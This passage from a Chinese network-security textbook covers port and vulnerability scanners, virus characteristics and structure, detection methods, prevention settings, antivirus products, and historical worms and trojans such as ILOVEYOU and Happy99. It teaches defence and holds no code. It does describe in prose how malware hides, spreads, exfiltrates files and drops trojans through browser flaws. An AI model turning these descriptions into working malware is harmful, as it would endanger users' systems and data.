ScanPort 扫描器通过选用远程 TCP/IP 不同的端口的服务，并记录目标给予的回答，可以搜集到很多关于目标主机的各种有用的信息，例如远程系统是否支持匿名登录、是否存在可写的 FTP 目录、是否开放 TELNET 服务和 HTTPD 服务等。

ScanPort 是一个小巧的网络端口扫描工具，绿色软件，使用方法简单。

10.3.3　安铁诺防病毒软件漏洞扫描工具

安铁诺防病毒软件漏洞扫描工具的主要作用是检测系统是否存在系统漏洞，并给出详细漏洞报告，引导用户到相关站点下载最新系统漏洞补丁程序确保用户的系统处在最安全的状态下。本扫描工具可以扫描 Windows 2000 以及 Windows XP 系统漏洞。

10.3.4　NeWT Security Scanner v1.0 网络漏洞扫描工具

Tenable NeWT Security Scanner Tenable 为 Windows 平台提供了基于 Nessus 技术的攻击扫描功能。NeWT 表示 Nessus Windows Technology，它是一个独立的攻击扫描器。它能为系统安全人员用于安全控制、管理和稽查。有丰富的扫描进度条，新增攻击报告、网络目标地址簿、插件管理、差异化扫描报告等功能。

思考题

1. 端口扫描技术的原理是什么？
2. 试比较四种端口扫描技术的优缺点。
3. 简述漏洞扫描的作用。
4. 漏洞扫描技术的原理是什么？

第 11 章　网络病毒防范技术

21 世纪是网络和知识经济的时代，大量的.com 公司的建立和大量的传统企业的 e 化，互联网已越来越广泛的引用于社会的各个方面。计算机网络安全已经逐渐成为一个人们关注的问题。

随着计算机技术的广泛发展和网络技术的日益普及，对计算机的依赖性也越来越高。但是计算机病毒的疫情，尤其是病毒通过网络的迅速蔓延，给计算机系统带来了极大的危害。在 Internet 的普及和发展的同时，计算机病毒在破坏能力、传播速度、传播途径、传播方法上也有很大的变化和发展，病毒全球化的现象日益明显，新病毒的产生频率、传播速度明显加快，破坏力也越来越强。这些主要依靠电子邮件和网络传播的恶意病毒已给网络的安全构成严重威胁。

一个完善的防病毒系统应该立体的、多层次的防御体系，并要求针对特定的网络结构、应用特点来制定并实施可靠的防病毒方案。

11.1　网络病毒基础

11.1.1　计算机病毒的概念

“计算机病毒”最早是由美国计算机病毒研究专家 Fred Cohen 博士正式提出的，“病毒”一词来源于生物学，因为计算机病毒与生物病毒在很多方面有着相似之处。

Fred Cohen 博士对计算机病毒的定义是：“病毒是一种靠修改其他程序来插入或进行自身拷贝，从而感染其他程序的一段程序。”这一定义作为标准已被普遍的接受。

在《中华人民共和国计算机信息系统安全保护条例》中的定义为：“计算机病毒是指编制者在计算机程序中插入的破坏计算机功能或者数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码。”

11.1.2　计算机病毒的特征

1. 传染性

病毒通过各种渠道从已被感染的计算机扩散到未被感染的计算机。病毒一旦进入计算机并得以执行，就会寻找符合感染条件的目标，将其感染，达到自我繁殖的目的。所谓“感染”，就是病毒将自身潜入到合法程序的指令序列中，致使执行合法程序的操作会引发病毒程序的执行或以病毒程序的执行取代正常程序的执行。因此，只要一台计算机染上病毒，如不及时处理，那么病毒会在这台机子上迅速扩散，其中的大量文件（一般是可执行文件）就会被感染。而被感染的文件又成了新的传染源，再与其他机子进行数据交换或通过网络接触，病毒会继续传染。病毒通过各种可能的渠道，如可移动存储介质（如软盘）、计算机网络去传染其他计算机。往往曾在一台染毒的计算机上用过的软盘已感染上了病毒，在这台机器联

网的其他计算机也许也被染上了病毒了。传染性是病毒的基本特征。

2. 隐蔽性

病毒一般是具有很高编程技巧的，短小精悍的一段代码，躲在合法程序当中。如果不经过代码分析，病毒程序与正常程序是不容易区别开来的，这是病毒程序的隐蔽性。在没有防护措施的情况下，病毒程序取得系统控制权后，可以在很短的时间里传染大量其他程序，而且计算机系统通常仍能正常运行，用户不会感到任何异常，好像在计算机内不曾发生过什么。这就是病毒传染的隐蔽性。

3. 潜伏性

病毒进入系统之后一般不会马上发作，可以在几周或者几个月甚至几年内隐蔽在合法程序中，默默地进行传染扩散而不被人发现，潜伏性越好，在系统中，存在时间就会越长，传染范围也就会越大。病毒的内部有一种触发机制，不满足触发条件时，病毒除了传染外不做什么破坏。一旦触发条件得到满足，病毒便开始表现，有的只是在屏幕上显示信息图形或特殊标识，有的则执行破坏系统的操作，如格式化磁盘、删除文件、加密数据、封锁键盘、毁坏系统等。触发条件可能是预定时间或日期特定数据出现、特定事件发生等。

4. 多态性

病毒试图在每一次感染时改变它的形态，使对它的检测变得更困难。一个多态病毒还是原来的病毒，但不能通过扫描特征字符串来发现。病毒代码的主要部分相同，但表达方式发生了变化，也就是同一程序由不同的字节序列表示。

5. 破坏性

病毒一旦被触发而发作就会造成系统或数据的损伤甚至毁灭。病毒都是可执行程序，而且又必然要运行，因此所有的病毒都会降低计算机系统的工作效率，占用系统资源，其侵占程度取决于病毒程序自身。病毒的破坏程度主要取决于病毒设计者的目的，如果病毒设计者的目的底在于彻底破坏系统及其数据，那么这种病毒对于计算机系统进行攻击造成的后果是难以想象的，它可以毁掉系统的部分或全部数据并使之无法恢复，虽然不是所有的病毒都对系统产生及其恶劣的破坏作用，但有时几种本没有多大破坏作用的病毒交叉感染，也会导致系统崩溃等重大恶果。

11.1.3 计算机病毒的结构

计算机病毒主要由潜伏机制，传染机制和表现机制构成。在程序结构上由 3 种机制的模块组成（见图 11-1）。

计算机病毒程序		
潜伏机制模块	传染机制模块	表现机制模块

图 11-1 计算机病毒程序结构

若其程序被定义为计算机病毒，只有传染机制是强制性的，潜伏机制和表现机制是非强制性的。

1. 潜伏机制

潜伏机制的功能包括初始化，隐蔽和捕捉，潜伏机制模块随着感染的宿主程序的执行进入内存，首先，初始化其运行环境，使病毒相对独立于宿主程序，为传染机制做好准备，然后，利用各种可能的隐藏方式，躲避各种检测，欺骗系统，将自己隐蔽起来。最后，不停地捕捉感染目标交给传染机制，不停地捕捉触发条件交给表现机制。

2. 传染机制

传染机制的功能包括判断和感染。传染机制先是判断候选感染目标是否已被感染，感染与否通过感染标记来判断，感染标记是计算机系统可以识别的特定字符或字符串。一旦发现作为候选感染目标的宿主程序中没有感染标记，就对其进行感染，也就是将病毒代码和感染标记放入宿主程序之中，早期的有些病毒是重复感染型的，它不做感染检查，也没有感染标记，因此这种病毒可以再次感染自身。

3. 表现机制

表现机制的功能包括判断和表现。表现机制首先对触发条件进行判断，然后根据不同的条件决定什么时候表现、如何表现。表现内容多种多样，然而不管是炫耀、玩笑、恶作剧，还是故意破坏，或轻或重都具有破坏性。表现机制反映了病毒设计者的意图，是病毒间差异最大的部分。潜伏机制和传染机制是为表现机制服务的。

11.1.4 网络病毒的特征与传播方式

1. 网络病毒的特征

(1) 感染速度快。在单机环境下，病毒只能通过软盘从一台计算机带到另一台，而在网络中则可以通过网络通信机制进行迅速扩散。

(2) 扩散面广。由于病毒在网络中扩散非常快，扩散范围很大，不但能迅速传染局域网内所有计算机，还能在瞬间通过远程工作站将病毒传播到千里之外。

(3) 传播的形式复杂多样。计算机病毒在网络上一般是通过"工作站—服务器—工作站"的途径进行传播的，但传播的形式复杂多样。

(4) 难于彻底清除。单机上的计算机病毒有时可通过删除带毒文件、低级格式化硬盘等措施将病毒彻底清除。而企业网络中，只要有一台工作站未能消毒干净，就可能使整个网络重新被病毒感染，甚至刚刚完成清除工作的一台工作站就有可能被网上另一台带毒工作站所感染。

(5) 破坏性大。网络上病毒将直接影响网络的工作，轻则降低速度，影响工作效率，重则使网络崩溃，破坏服务器信息，使多年工作毁于一旦。

2. 网络病毒传播方式

一般来说，计算机网络的基本构成包括网络服务器和网络节点站(包括有盘工作站，无盘工作站和远程工作站)。计算机病毒一般首先通过有盘工作站传播到软盘和硬盘，然后进入网络，进一步在网上的传播。具体来说，其传播方式有如下几种：

(1) 病毒直接从有盘站复制到服务器中。

(2) 病毒先传染工作站，在工作站内存驻留，等运行网络盘内程序时再传染给服务器。

(3) 病毒先传染工作站，在工作站内存驻留，在运行时直接通过映像路径传染到服务器。

(4) 如果远程工作站被病毒侵入，病毒也可以通过通信中数据交换进入网络服务器中。

11.2 病毒检测与防范技术

11.2.1 病毒检测技术

病毒检测技术主要有下列五种方法：特征码检测、校验和计算、行为检测、启发式扫描以及虚拟机技术。

1. 特征码检测

这是当今应用得最多也最广的杀毒检测方式，通过分析受感染文件，可以总结出病毒特征、记录所得病毒的特征码并保存在病毒库中。这些特征码通常是从一种病毒代码中提取的连续不含空格的字符串，并以此作为此类病毒的特征记录。

2. 校验和计算

根据正常文件的信息（包括文件名称、大小、时间、日期及内容），计算其校验和，将校验和写入文件中或写入其他文件中保存。在文件使用过程中定期地或每次使用文件前，检查文件现有信息算出的校验和与原来保存的文件校验和是否一致，可以发现文件是否已被感染。校验和法既能发现已知病毒又能发现未知病毒，但是它不能识别病毒种类，而且对隐蔽性的病毒无效。另外，病毒也并非是文件内容改变的唯一特征，所以校验和检测常常误报，而且此法会影响文件的运行速度。

3. 行为检测

这是一种利用病毒的特有行为特征检测病毒的方法，也称为人工智能陷阱。通过对病毒多年的观察、研究，研究者发现病毒的一些行为是病毒的共同行为，而且比较特殊。在正常程序中，这些行为比较罕见。当程序运行时，监视其行为；如果发现了特征行为，则立即报警或阻塞可疑程序。用于检测病毒的行为特征主要有以下几点：盗用截流系统中断、修改内存总量和内存控制块、对可执行文件做写入操作、引导扇区或执行格式化磁盘等可疑动作、病毒程序与宿主程序切换和搜索 API 函数地址。

4. 启发式扫描

启发式扫描源于人工智能技术，是基于给定的判断规则和定义的扫描技术。若发现被扫描程序中存在可疑的程序功能指令，则做出存在病毒的预警或判断。启发式代码分析扫描技术是传统的特征码扫描技术的改进。在特征码扫描技术的基础上，利用对病毒代码的分析，获得一些统计的、静态的启发知识，形成一种静态的启发式扫描分析技术。在具体实现上，启发式扫描技术是相当复杂的。通常这类病毒检测软件要能够识别并探测许多可疑程序代码指令序列，并按照安全和可疑的等级进行排序，根据病毒可能使用和具备的特点而授以不同的加权值。如果一个程序的加权值的总和超过一个事先定义的阈值，那么病毒检测程序就可以称为发现病毒。为了避免“狼来了”的误报行为，病毒检测程序常把多种可疑操作同时并发的情况定为发现病毒的报警标准。因此启发式扫描技术是一种概率方法。

5. 虚拟机技术

虚拟机技术是动态特征码扫描技术的关键，在与多态病毒进行对抗中发挥了巨大的作用。虚拟机是一种软件仿真器或软件分析器，通过软件虚拟化、硬件虚拟化，让程序在一个虚拟/仿真环境中运行。实现虚拟技术的关键在于软件虚拟化和硬件虚拟化，其实不光是防病毒领域，经常遇到的虚拟机有很多，如 GWBasic、Java 虚拟机（Java Virtual Machine，JVM）等。虚拟机的主要作用是能够运行一定规则的描述语言，它有两方面的含义，一个含义是运行一定规则的描述语言的机器并不一定是一台真实的以该语言为机器码的计算机（如 JVM）；另外一个含义是运行对应规则描述语言的机器并不是描述语言的原设计机器，称为仿真环境（如 MS-DOS）。在防病毒行业中，虚拟机被称为通用解密器。虚拟机技术在实际设计中难度很大，其需要模拟的元素过多且行为分析需要人工智能理论。通常在杀毒软件中提到的虚拟机，严格地说，是不能称为虚拟机的，定义为虚拟 CPU 或者通用解密器

更为合适。杀毒虚拟机是一个软件模拟的 CPU，可以进行取指令、编译、执行，可以模拟一段代码在 CPU 上的运行结果。虚拟机首先从文件中确定并读取病毒入口代码，然后解释执行病毒头部的解密段，最后在执行完的机构中查找病毒的特征码。也可以这样认为，这里的虚拟，并非是创建了一个虚拟环境，而是指染毒文件并没有实际执行，只是虚拟机模拟了其真实执行时的效果，这就是虚拟机查毒的基本原理。

11.2.2 病毒防范技术

1. 引导型计算机病毒的识别和防范

引导型计算机病毒主要是感染磁盘的引导扇区，也就是常说的磁盘的 BOOT 区。我们在使用被感染的磁盘（无论是软盘还是硬盘）启动计算机时它们就会首先取得系统控制权，驻留内存之后再引导系统，并伺机传染其他软盘或硬盘的引导区。纯粹的引导型计算机病毒一般不对磁盘文件进行感染。感染了引导型计算机病毒后，引导记录会发生变化。当然，通过一些防杀计算机病毒软件可以发现引导型计算机病毒，在没有防杀计算机病毒软件的情况下可以通过以下一些方法判断引导扇区是否被计算机病毒感染：

（1）先用可疑磁盘引导计算机，引导过程中，按 F5 键跳过 CONFIG. SYS 和 AUTOEXEC. BAT 中的驱动程序和应用程序的加载，这时用 MEM 或 MI 等工具查看计算机的空余内存空间（Free Memory Space）的大小；再用与可疑磁盘上相同版本的、未感染计算机病毒的 DOS 系统软盘启动计算机，启动过程中，按 F5 键跳过 CONFIG. SYS 和 AUTOEXEC. BAT 中的驱动程序和应用程序的加载，然后用 MEM 或 MI 等工具查看并记录下计算机空余内存空间的大小，如果上述两次的空余内存空间大小不一致，则可疑磁盘的引导扇区肯定已被引导型计算机病毒感染。

（2）用硬盘引导计算机，运行 DOS 中的 MEM，可以查看内存分配情况，尤其要注意常规内存（Conventional Memory）的总数，一般为 640KB，装有硬件防杀计算机病毒芯片的计算机有的可能为 639KB。如果常规内存总数小于 639KB，那么引导扇区肯定被感染上引导型计算机病毒。

（3）机器在运行过程中刚设定好的时间、日期，运行一会儿被修改为默认的时间、日期，这种情况下，系统很可能带有引导型计算机病毒。

（4）在开机过程中，CMOS 中刚设定好的软盘配置（即 1. 44MB 或 1. 2MB），用“干净的”软盘启动时一切正常，但用硬盘引导后，再去读软盘则无法读取，此时 CMOS 中软盘设定情况为 None，这种情况肯定带有引导型计算机病毒。

（5）硬盘自引导正常，但用“干净的”DOS 系统软盘引导时，无法访问硬盘如 C 盘（某些需要特殊的驱动程序的大硬盘和 FAT32. NTFS 等特殊分区除外），这肯定感染上引导型计算机病毒。

（6）系统文件都正常，但 Windows 95/98 经常无法启动，这有可能是感染上了引导型计算机病毒。

上述介绍的仅是常见的几种情况。计算机被感染了引导型计算机病毒，最好用防杀计算机病毒软件加以清除，或者在“干净的”系统启动软盘引导下，用备份的引导扇区覆盖。

预防引导型计算机病毒，通常采用以下一些方法：

（1）坚持从不带计算机病毒的硬盘引导系统。

(2) 安装能够实时监控引导扇区的防杀计算机病毒软件，或经常用能够查杀引导型计算机病毒的防杀计算机病毒软件进行检查。

(3) 经常备份系统引导扇区。

(4) 某些底板上提供引导扇区计算机病毒保护功能(Virus Protect)，启用它对系统引导扇区也有一定的保护作用。不过要注意的是启用这功能可能会造成一些需要改写引导扇区的软件(如 Windows NT 以及多系统启动软件等)安装失败。

2. 文件型计算机病毒的识别和防范

大多数的计算机病毒都属于文件型计算机病毒。文件型计算机病毒一般只传染磁盘上的可执行文件(COM、EXE)，在用户调用染毒的可执行文件时，计算机病毒首先被运行，然后计算机病毒驻留内存伺机传染其他文件，其特点是附着于正常程序文件，成为程序文件的一个外壳或部件。文件型计算机病毒通过修改 COM、EXE 或 OVL 等文件的结构，将计算机病毒代码插入到宿主程序，文件被感染后，长度、日期和时间等大多发生变化，也有些文件型计算机病毒传染前后文件长度、日期、时间不会发生任何变化，称之为隐型计算机病毒。隐型计算机病毒是在传染后对感染文件进行数据压缩，或利用可执行文件中有一些空的数据区，将自身分解在这些空区中，从而达到不被发现的目的。通过以下方法可以判别文件型计算机病毒：

(1) 在用未感染计算机病毒的 DOS 启动软盘引导后，对同一目录列目录(DIR)后文件的总长度与通过硬盘启动后所列目录内文件总长度不一样，则该目录下的某些文件已被计算机病毒感染，因为在带毒环境下，文件的长度往往是不真实的。

(2) 有些文件型计算机病毒(如 ONEHALF、NATAS、3783、FLIP 等)，在感染文件的同时也感染系统的引导扇区，如果磁盘的引导扇区被莫名其妙地破坏了，则磁盘上也有可能有文件型计算机病毒。

(3) 系统文件长度发生变化，则这些系统文件上很有可能含有计算机病毒代码。应记住一些常见的 DOS 系统的 IO.SYS、MSDOS.SYS、COMMAND.COM、KRNL386.EXE 等系统文件的长度。

(4) 计算机在运行过外来软件后，经常死机，或者 Windows 95/98 无法正常启动，运行经常出错，等等，都有可能是感染上了文件型计算机病毒。

(5) 微机速度明显变慢，曾经正常运行的软件报内存不足，或计算机无法正常打印，这些现象都有可能感染上文件型计算机病毒。

(6) 有些带毒环境下，文件的长度和正常的完全一样，但是从带有写保护的软盘复制文件时，会提示软盘带有写保护，这肯定是感染了计算机病毒。

对普通的单机和网络用户来说感染文件型计算机病毒后，最好的办法就是用防杀计算机病毒软件清除，或者干脆删除带毒的应用程序，然后重新安装。需要注意的是用防杀计算机病毒软件清除计算机病毒的时候必须保证内存中没有驻留计算机病毒，否则老的计算机病毒是清除了，可又感染上新的了。

对于文件型计算机病毒的防范，一般采用以下一些方法：

(1) 安装最新版本的、有实时监控文件系统功能的防杀计算机病毒软件。

(2) 及时更新查杀计算机病毒引擎，一般要保证每月至少更新一次，有条件的可以每周更新一次，并在有计算机病毒突发事件的时候及时更新。

(3) 经常使用防杀计算机病毒软件对系统进行计算机病毒检查。

(4) 对关键文件,如系统文件、保密的数据等,在没有计算机病毒的环境下经常备份。

(5) 在不影响系统正常工作的情况下对系统文件设置最低的访问权限,以防止计算机病毒的侵害。

(6) 当使用 Windows 95/98/2000/NT 操作系统时,修改文件夹窗口中的缺省属性。具体操作为:双击打开“我的电脑”,选择“查看”→“选项”命令。然后在“查看”中选择“显示所有文件”以及不选中“隐藏已知文件类型的文件扩展名”,单击“确定”按钮。注意不同的操作系统平台可能显示的文字有所不同。

11.3 典型病毒检测与防范产品简介

1. 瑞星

瑞星主要面向中国用户使用,国内病毒库更新很快,具有较强的杀毒能力。采用获得欧盟及中国专利的六项核心技术,形成全新软件内核代码;具有八大绝技和多种应用特性;是目前国内外同类产品中最具实用价值和安全保障的杀毒软件产品。近几年,随着软件界面的不断美化,占用计算机资源也日益严重,希望能把更多的精力用在杀毒技术不断改进上。

2. 360 杀毒

360 杀毒是 360 安全中心出品的一款免费的云安全杀毒软件。360 杀毒具有以下优点:查杀率高、资源占用少、升级迅速等。同时,360 杀毒可以与其他杀毒软件共存,是一个理想杀毒备选方案。360 杀毒是一款一次性通过 VB100 认证的国产杀毒软件。

(1) 完全永久免费的杀毒软件。

(2) 全面安全防护,强力查杀病毒。

(3) 查杀率高,彻底扫除病毒威胁。

(4) 检测隐藏文件及进程病毒。

(5) 领先的启发式扫描,预防未知病毒采用虚拟环境启发式分析技术发现和阻止未知病毒。

(6) 优化设计,不影响系统性能。

(7) 快速的病毒库及引擎升级。

3. 卡巴斯基

卡巴斯基杀毒软件是一款来自俄罗斯的杀毒软件。该软件能够保护家庭用户、工作站、邮件系统和文件服务器以及网关。除此之外,还提供集中管理工具、反垃圾邮件系统、个人防火墙和移动设备的保护,包括 Palm 操作系统、手提计算机和智能手机。卡巴斯基总部设在俄罗斯首都莫斯科,Kaspersky Labs 是国际著名的信息安全领导厂商。公司为个人用户、企业网络提供反病毒、防黑客和反垃圾邮件产品。经过十几年与计算机病毒的战斗,卡巴斯基获得了独特的知识和技术,使得卡巴斯基成为了病毒防卫的技术领导者和专家。该公司的旗舰产品卡巴斯基反病毒软件(Kaspersky Anti-Virus,原名 AVP)被众多计算机专业媒体及反病毒专业评测机构誉为病毒防护的最佳产品。2002 年进入中国,开始人气一般,但近几年通过各种宣传渠道(如与 360 安全卫士合作等),加上超强的杀毒能力,越来越被中国用户所接受,可谓世界第一。不过该产品扫描时很占内存,计算机容易卡住,所以建

议计算机配置较高者使用(1GB 以上内存)。

4. 江民

江民公司是国家认定的高新技术企业,国内知名的计算机反病毒软件公司,国际反病毒协会理事单位。研发和经营范围涉及单机、网络反病毒软件;单机、网络黑客防火墙;邮件服务器防病毒软件等一系列信息安全产品。江民科技拥有旗下所有产品的完全自主知识产权。江民科技的全球反病毒监测网与数千家反病毒机构和组织合作监测病毒,国际反病毒专家 24 小时提供病毒解决方案。国内上千家服务网点提供快捷、周到的售前售后服务,可向用户提供最新反病毒信息、病毒疫情、病毒库升级与解决方案和邮件技术支持等服务。此外,江民科技创建江民电脑数据修复全国连锁体系,在全国各地已有数百家加盟店,所有这些,组成了有江民特色的本地化反病毒综合服务平台。

5. 金山毒霸

金山毒霸也是国产杀毒中比较优秀的产品,对国内计算机病毒的查杀率也较高。

6. 诺顿杀毒

诺顿杀毒软件是 Symantec 公司个人信息安全产品之一,亦是一个广泛被应用的反病毒程序。该项产品发展至今,除了原有的防毒外,还有防间谍等网络安全风险的功能。诺顿反病毒产品包括:诺顿网络安全特警(Norton Internet Security)、诺顿反病毒(Norton Antivirus)、诺顿 360(Norton ALL-IN-ONE Security)、诺顿计算机大师(Norton SystemWorks)等产品。其企业版资源占用少,广为中国用户使用,并且免费升级。但诺顿安全套装占用内存还是较大,对计算机配置要求很高。

11.4　网络病毒防范实例

11.4.1　病毒特征码的提取及应用技术

1. 病毒特征码的提取

特征码就是从病毒体内不同位置提取的一系列字节,杀毒软件就是通过这些字节及位置信息来检验某个文件是否是病毒。

每个杀毒软件公司都有自己的特征码提取方法和提取工具,这也是特别需要技术的地方,弄不好就造成误判,将好文件当成病毒给杀了。杀毒软件公司在提取特征码后,一般都需要经过较严格的测试和比对,当然也有时间紧迫,来不及充分测试就匆匆升级病毒库(也就是特征码库)的情况。Norton 误删 Windows 系统文件就是这样造成的。

2. 病毒特征码的应用

特征码技术是基于对已知病毒分析、查解的反病毒技术,目前的大多数杀病毒软件采用的方法主要是特征码查毒方案与人工解毒并行,亦即在查病毒时采用特征码查毒,在杀病毒时采用人工编制解毒代码。

特征码查毒方案实际上是人工查毒经验的简单表述,它再现了人工辨识病毒的一般方法,采用了“同一病毒或同类病毒的某一部分代码相同”的原理,也就是说,如果病毒及其变种、变形病毒具有同一性,则可以对这种同一性进行描述,并通过对程序体与描述结果(亦即“特征码”)进行比较来查找病毒。而并非所有病毒都可以描述其特征码,很多病毒都是难以

描述甚至无法用特征码进行描述。使用特征码技术需要实现一些补充功能,例如近来的压缩包、压缩可执行文件自动查杀技术。

特征码查毒方案也具有极大的局限性。特征码的描述取决于人的主观因素,从长达数千字节的病毒体中撷取十余字节的病毒特征码,需要对病毒进行跟踪、反汇编以及其他分析,如果病毒本身具有反跟踪技术和变形、解码技术,那么跟踪和反汇编以获取特征码的情况将变得极其复杂。此外,要撷取一个病毒的特征码,必然要获取该病毒的样本,再由于对特征码的描述各个不同,特征码方法在国际上很难得到广域性支持。特征码查病毒主要的技术缺陷表现在较大的误查和误报上,而杀病毒技术又导致了反病毒软件的技术迟滞。

11.4.2 宏病毒及防范

1. 宏病毒

由于 Microsoft 的 Office 系列办公软件和 Windows 系统占了绝大多数的 PC 软件市场,加上 Windows 和 Office 提供了宏病毒编制和运行所必需的库(以 VB 库为主)支持和传播机会,所以宏病毒是最容易编制和流传的病毒之一,很有代表性。

如果撰写了有问题的宏,感染了通用模板(Normal.dot),那么只要一执行 Word 文件,这个受感染的通用模板便会传播到之后所编辑的文档中去,如果其他用户打开了感染病毒的文档,宏病毒又会转移到他的计算机上。这就是我们日常所说的寄存在文档或模板的宏中的计算机宏病毒。

(1) 宏病毒发作方式:在 Word 打开病毒文档时,宏会接管计算机,然后将自己感染到其他文档,或直接删除文件等。Word 将宏和其他样式储存在模板中,因此病毒总是把文档转换成模板再储存它们的宏。这样的结果是某些 Word 版本会强制将感染的文档储存在模板中。

(2) 判断是否被感染:宏病毒一般在发作的时候没有特别的迹象,通常是会伪装成其他的对话框让你确认。在感染了宏病毒的机器上,会出现不能打印文件、Office 文档无法保存或另存等情况。

(3) 宏病毒带来的破坏:删除硬盘上的文件;将私人文件复制到公开场合;从硬盘上发送文件到指定的 E-mail、FTP 地址。

2. 防范措施

(1) 设置宏安全级别

打开 Word 软件,选择"工具"→"选项"→"安全性"→"宏安全性"命令。这样就打开了宏的安全级别属性设置选项,将安全级别由默认的"高"修改为"非常高",最后单击"确定"按钮即可。这样可以防止除 Word 默认的宏以外的其他宏运行。

(2) 运行宏病毒自动提示

打开 Word 软件,选择"工具"→"选项"→"安全性"→"宏安全性"命令,单击"可靠发行商"标签,取消选择"信任所有安装的加载项和模板"复选框,然后单击"确定"按钮即可。这样当打开含有宏的 Word 文档时,就会提示宏已被禁止。当然,也可能让正常的宏使用受到限制。

(3) 卸载 VBA 彻底预防宏病毒

VBA 全称是 Visual Basic for Application,它是 Microsoft Visual Basic 的宏语言版本。用于 Windows 应用程序的宏。是 Word 中宏的支持工具包,一旦禁用此包,一些自定义模

板和所有的宏将不可用。

具体方法：双击“控制面板”中的“添加/删除程序”图标，找到 Microsoft Office 的安装项，单击“更改”按钮，选择“添加或删除功能”选项后，单击“下一步”按钮，在弹出来的窗口选“选择应用程序的高级自定义”复选框，再单击“下一步”按钮，这样，就可以选择删除该工具包。

在打开的 Office 程序及附加内容和工具中单击“Office 共享功能”前的加号，找到 Visual Basic for Application，单击前面的驱动器图标，单击“不安装”按钮即可。

（4）一般的杀毒软件都可以清除宏病毒。

11.4.3　网络病毒及防范

最近几年随着 Internet 在全球的普及，将含病毒文件附加在邮件中的情况不断增多，使得病毒的扩散速度也急骤提高，受感染的范围越来越广，通过网络传播病毒，我们称之为网络病毒。

而网络病毒除了具有普通病毒的这些特性外，还具有远端窃取用户数据、远端控制对方计算机等破坏特性，如特洛伊木马病毒和消耗网络计算机的运行资源，拖垮网络服务器的蠕虫病毒。

1. 几种网络病毒

（1）新型计算机病毒“我爱你”

2000 年 5 月 4 日，一种叫做“我爱你”的计算机病毒开始在全球各地迅速传播。这种病毒主要是利用 Microsoft OutLook 电子邮件系统的漏洞进行感染与传播的，邮件的主题为 I LOVE YOU，邮件中包含一个 VBS 附件。一旦在 Microsoft OutLook 里打开这个邮件，并运行了这个 VBS 附件，系统就会自动复制并利用感染者地址簿中的所有邮件地址作为目标发送病毒体。

对付这类电子邮件病毒的方法很简单，那就是对于附件里包含有可执行文件的邮件都删除掉，如 COM、EXE、BAT、VBS 文件等。

（2）Win32/Aspam.Trojan 特洛伊木马

此病毒是通过一封伪造的声称来自 Microsoft 公司的电子邮件进行传播的，邮件声称附件里带的是一个 Spam 过滤器而欺骗用户运行邮件附带的可执行文件。一旦用户运行，病毒就感染用户的计算机。

邮件附带的可执行文件为 Aspam.exe（文件长度为 173 568 字节），是一个特洛伊木马。如果该文件被执行，它将显示一个消息框，内容如下：

```
Congratulations
Your mail client is now properly configured to use Microsoft Anti Spam Policy?
```

实际上，Aspam 特洛伊木马在\Windows\System 目录下增长了一个名为 Amcis32.dll（文件长度为 145 408 字节）的 DLL 文件。对付该病毒，也是将附件里包含有可执行部分的邮件删掉。

（3）Zelu 特洛伊木马通辑令

Zelu 是一个伪装为 Y2K bug 修复工具的特洛伊木马，通过电子邮件进行传播，感染后它通过覆盖系统文件，而使系统文件内容不能恢复甚至永远丢失。Zelu 特洛伊木马是以一

个名为 Y2K.EXE 的可执行文件进入计算机系统。病毒发作后，它会游遍所有驱动器记录的文件，并用以下文件内容覆盖所有文件："This file is sick! It was contaminated by the radiation liberated by the explosion of the atomic bomb"。随着受破坏的文件被覆盖，这些文件的内容将不能再恢复且永远丢失。

(4) 泡沫小子病毒

VBS/BubbleBoy(泡沫小子)是一个通过 Microsoft OutLook 广泛传播的蠕虫病毒。它可以被看做"概念试验"(proof-of-concept)蠕虫。它是第一个不需要从电子邮件打开附件就能被激活的蠕虫病毒。BubbleBoy 会发送一封主题为"BubblleBoy is back!"(泡沫小子来了!)的 HTML 电子邮件。如果你的 IE 5.0 的安全保护设置级别置为中、低级，则该 HTML 页隐含着(植入)VBS 程序代码，在未提示用户的情况下就会被执行。

(5) Happy99 蠕虫程序

Happy99 也是一种以电子邮件形式传播的网络病毒，邮件的附件里包含了一个名为 Happy99.exe 的程序，一不小心执行后，出现一幅放礼花的画面，此时你的机器已经被感染了。此附件是文件长度为 10 000 字节的蠕虫程序。通常该程序会以邮件的附件形式传递开来，或者从一些程序组中下载而来。

2. 防范网络病毒

(1) 不要开启匿名邮件附件，只打开已知附件，以及可信资源建立链接关系。

(2) 关闭自动打开附件功能。

(3) 执行.EXE、.HTA、.VBS 和其他可执行附件时要谨慎。

(4) 打开.DOC、.XLS、.PPT 文件时要小心。

(5) 不要在本地邮件列表中保存别名为 ALL-Company 的邮件。

(6) 将 Internet Explorer 4.x 或以上版本的安全级别设定成"高级"；终止 Active X 和 Active Scripting。

(7) OutLook Express：终止打开和/或预览窗口，在对话框下面，不要选中预览窗口。

(8) Netscape：终止 JavaScript 在菜单栏中选取"编辑/参数"，在对话框左边，单击"高级"选项，在对话框右边，不要启用邮件和新闻的 JavaScript，停止 JavaScript 浏览最高安全级别。

(9) 其他邮件用户：终止 Visual Basic Scripting 或 JavaScript。

11.4.4 恶意代码及防范

1. 禁止使用计算机

(1) 现象描述：尽管网络流氓们用这一招的不多，但是一旦用户中招，后果真是不堪设想。浏览了含有这种恶意代码的网页其后果是："关闭系统"、"运行"、"注销"、注册表编辑器、DOS 程序、运行任何程序被禁止，系统无法进入"实模式"、驱动器被隐藏。

(2) 解决办法：一般来说上述八大现象用户都遇上了的话，建议重装系统。

2. 格式化硬盘

(1) 现象描述：这类恶意代码的特征就是利用 IE 执行 ActiveX 的功能，让用户无意中格式化自己的硬盘。只要用户浏览了含有它的网页，浏览器就会弹出一个警告说"当前的页面含有不安全的 ActiveX，可能会对你造成危害"，问你是否执行。如果你选择"是"的话，硬

盘就会被快速格式化，因为格式化时窗口处于最小化，用户可能根本就没注意，等发现时已无法更改。

（2）解决办法：除非知道自己是在做什么，否则不要随便回答“是”。该提示信息还可以被修改，如改成“Windows 正在删除本机的临时文件，是否继续”，所以千万要注意。此外，将计算机上 Format.com、Fdisk.exe、Del.exe、Deltree.exe 等命令改名也是一个办法。

3. 下载运行木马程序

（1）现象描述：由于 IE 5.0 本身的漏洞，在网页上浏览也可以感染木马。方法就是利用了 Microsoft 的可以嵌入 EXE 文件的 EML 文件的漏洞，将木马放在 EML 文件里，然后用一段恶意代码指向它。上网者浏览到该恶意网页，就会在不知不觉中下载了木马并执行，其间没有任何提示和警告。

